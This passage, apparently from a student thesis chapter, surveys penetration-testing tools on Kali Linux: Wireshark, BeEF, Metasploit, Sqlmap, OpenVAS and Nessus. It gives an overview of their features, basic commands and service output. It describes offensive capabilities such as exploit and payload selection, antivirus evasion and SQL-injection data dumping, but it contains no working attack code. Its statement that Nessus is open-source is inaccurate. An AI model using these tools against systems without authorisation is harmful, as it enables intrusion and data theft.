This tool has many features set which including in the following list:

- Deep inspection of hundreds of protocols
- Live capture and offline analyzer
- Standard three-pane packet browser
- Captured network data can be displayed via Graphical user interface
- Display filters in order to filter the captured packets.
- Capture files compressed with gzip can be decompressed on the fly
- Can capture data from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI etc

- Decryption functionality for many protocols such as IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP and WPA/WPA2.




Figure 3.21: Packet capturing for the network with Wireshark

3.3 Exploitation Tools

3.3.1 BeEF

Browser Exploitation Framework also called BeEF is a penetration testing tool that focuses on the web browser. This tool uses GitHub to track issues and hosts its git repository. The BeEF support two Operating Systems Mac OSX 10.5.0 or higher/modern Linux. Unfortunately, Windows is not supported from BeEF. [52,53,54]




Figure 3.22: BeEF tool on the Kali Linux

BeEF is the best suited for checking a web browser and is adapted for preventing web-borne attacks and could be advantage for mobile clients. The main objective of this tool is to explore weaknesses beyond the client system and network perimeter. BeEF help the professional

penetration tester to assess the actual security posture of a target system by using client-side attack vectors. Against on other security frameworks BeEF check the network perimeter and client system as mentioned above and examines exploitability within the context of the open door the web browser. [52,53,54]




Figure 3.23: Launch the BeEF service




Figure 3.24: BeEF Login page




Figure 3.25: BeEF main screen

3.3.2 Metasploit Framework

Metasploit is the most useful and important tool for a penetration tester. This tool is preferred by both cybersecurity professionals and certified penetration testers. The Metasploit Project is a security project that provides information about security vulnerabilities and helps the penetration testing and IDS signature development. It is a tool that enables a tester to find, exploit and validate vulnerabilities. More specific is a tool for developing and executing exploit code against a remote target machine. [55]

The basic step a pen tester follows to exploit a system through the Metasploit Framework are:

1. Check if the target system is vulnerable to an exploit
2. Choosing and configuring an exploit (The code that enters a target system by taking advantage of one of its bugs. The Metasploit include 1894 different exploits for Windows, Linux and Mac OSX systems)
3. Choosing and configuring a payload (the code that will be executed on the target system upon successfully entry)
4. Choosing the encoding technique in order to avoid bad characters (e.g., 0x00) on hexadecimal opcodes.
5. Executing the exploit.

The Metasploit Framework currently contain over 1894 exploits which organized under the following platforms AIX, Android, PHP, nodejs, Unix, Ruby, Solaris, R, Python, Windows etc. As I mentioned the penetration tester define the payload that will be executed on the target system. The Metasploit currently contains over 547 payloads which divided into the below categories[55]:

- **Command Shell:** enable testers to run scripts or run commands against the host
- **Meterpreter:** Also called Metasploit interpreter which enable testers to control the screen of a device using VNC and to browse, upload and download files.
- **Dynamic payloads:** enable testers to evade antivirus defense by generating unique payloads
- **Static Payloads:** enable static IP address/port forwarding for communication between the host and the client system.

The below graph describes the architecture schema of Metasploit Framework. [56]




Figure 3.26: Metasploit Framework architecture schema [56]

The basic concepts and commands for Metasploit Framework are:

Msfvenom: With this command the penetration tester can create directly payloads and encoders from the terminal. This way is faster than msfconsole needs the exact instruction to generate a correct result. In order to run the msfvenom the tester should run type msfvenom on a terminal line as super user. [56]

Also, in order to display the list of all the available payloads the tester should ran the command *msfvenom -l payload*

Msfconsole : This is the most useful interface for beginners since information ,options and settings are available for each module. In order to start this interface, the penetration tester should run the command msfconsole from a terminal line which opened as super user(root). This interface contains the below commands[56]:

- **Help:** Display help of a certain exploit, payload or another module
- **Check:** Verify if a target allows exploiting a specific vulnerability
- **Exploit/Run:** To execute an exploit which already configured.
- **Show:** See a list of different modules (exploit, payloads etc)
- **Info:** View options, targets and extra information of a module or exploit selected.
- **Set:** Configure an option for an exploit or payload
- **Unset:** Delete the configuration of an option
- **Search:** Looking for a specific module by name
- **Use:** Define the exploit or module to be used in the console.




Figure 3.27: Metasploit Framework on Kali Linux




Figure 3.28: Launch Metasploit Framework


```

msf5 > show nops

NOP Generators
-----
# Name          Disclosure Date Rank Check Description
- - - - -
0 aarch64/simple manual No Simple
1 armle/simple  manual No Simple
2 mipsbe/better manual No Better
3 php/generic   manual No PHP Nop Generator
4 ppc/simple    manual No Simple
5 sparc/random  manual No SPARC NOP Generator
6 tty/generic   manual No TTY Nop Generator
7 x64/simple    manual No Simple
8 x86/opty2     manual No Opty2
9 x86/single_byte manual No Single Byte

msf5 >

```

Figure 3.32: List of the nops on Metasploit Framework

3.3.3 Sqlmap

Sqlmap is an open-source tool that automates the process of detecting and exploiting SQL injection flaws. With the term SQL Injection, we refer to the most famous type of attack that injected malicious SQL code for backend database in order to manipulate the backend database and access information that did not intent to display. This tool contains a powerful detection engine, many features for the penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, o accessing the underlying file system and executing commands on the operating system via out-of-band connections. ^[57,58]

Sqlmap is a python-based tool, which mean that it will usually run on any system that have installed python. Python comes already installed in Linux operating systems.

The basic features of the Sqlmap are the following ^[57,58]:

- Support many database management systems such as MySQL, Oracle, PostgreSQL, SQLite, IBM DB2,Microsoft SQL Server, Microsoft Access etc.
- Support six SQL injection techniques
 - Boolean-based blind
 - Time-based blind
 - Error-based
 - UNION query
 - Stacked queries
 - Out-of-band
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Helps to discover users, passwords hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support cracking them by dictionary-based attack
- Help to dump database tables, range of entries or specific columns as per user choice.
- Help to search for specific databases names, specific tables across all database or specific columns across all databases tables.
- Allow to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.




Figure 3.33: Sqlmap on Kali Linux




Figure 3.34: Sqlmap options

3.4 Vulnerability Analysis

3.4.1 OpenVAS

OpenVAS is a powerful vulnerability scanning and vulnerability management tool. This tool is suitable for organizations as support large-scale scans. The capabilities for this tool include unauthenticated testing, authenticated testing, various high level and low-level Internet and industrial protocols, performance tuning for large-scale scans and a powerful internal programming language to implement any type of vulnerability test. More specific this tool helps the penetration testers to finding vulnerabilities not only in the web applications or web servers but also in databases, operating systems, networks and virtual machines. OpenVAS tool updated in daily based. [59,60,62]

The structure of the OpenVAS is described in the below graph:




Figure 3.35: OpenVAS structure [59]

3.4.2 Nessus

Nessus is one of the most well-known vulnerability scanners globally and is used during vulnerability assessment phase on penetration testing procedure. This tool is sold by Tenable Security Company and is available on three platforms Mac, Windows and Linux. The Nessus tool is free for non-enterprise use but for enterprise consumption is paid.

In simple words the Nessus is a remote security scanning tool which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network. It does this by running over 1200 checks on a given computer, testing to see if any of these attacks could be used to break into the computer or otherwise harm it. [61,63,64,65]

Examples of vulnerabilities and exposures Nessus can scan for include:

- Vulnerabilities that could allow unauthorized control or access to sensitive data on a system
- Misconfiguration(For example default passwords on Apache service, missing patches etc.)
- Default passwords, a few common passwords, and blank/absent passwords on some system accounts.
- Denials of service vulnerabilities

The Nessus has many advantages over other vulnerabilities scanners which make the Nessus the best option for scanning vulnerabilities. Some of these advantages are the below:

- ✓ Unlike other scanners, Nessus does not make assumptions about your server configuration (such as all other vulnerabilities scanners assuming that port 80 must be run only web server) that can cause other scanners to miss real vulnerabilities.
- ✓ Up to date information about new vulnerabilities and attacks. The Nessus team updates the list on a daily basis in order to minimize the window between an exploit appearing in the wild, and penetration tester is being able to detect it with Nessus.
- ✓ The Nessus is Open-source and allow to modify the source as the penetration tester wish.

- ✓ Patching Assistance: When the Nessus discover a vulnerability in the system, it is also most often able to suggest the best way to mitigate this vulnerability




Figure 3.36: Nessus tool on Kali Linux

```
> Executing "systemctl start nessusd && systemctl --no-pager status nessusd"
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; vendor preset: disabled)
   Active: active (running) since Fri 2020-12-18 23:00:01 EET; 5ms ago
   Main PID: 3598 (service)
     Tasks: 1 (limit: 19050)
    Memory: 236.0K
    CGroup: /system.slice/nessusd.service
           └─3598 (service)

Dec 18 23:00:01 KaliLinux systemd[1]: Started The Nessus Vulnerability Scanner.
Hint: Some lines were ellipsized, use -l to show in full.
root@KaliLinux:~#
```

Figure 3.37: Launch Nessus service




Figure 3.38: Nessus Login page

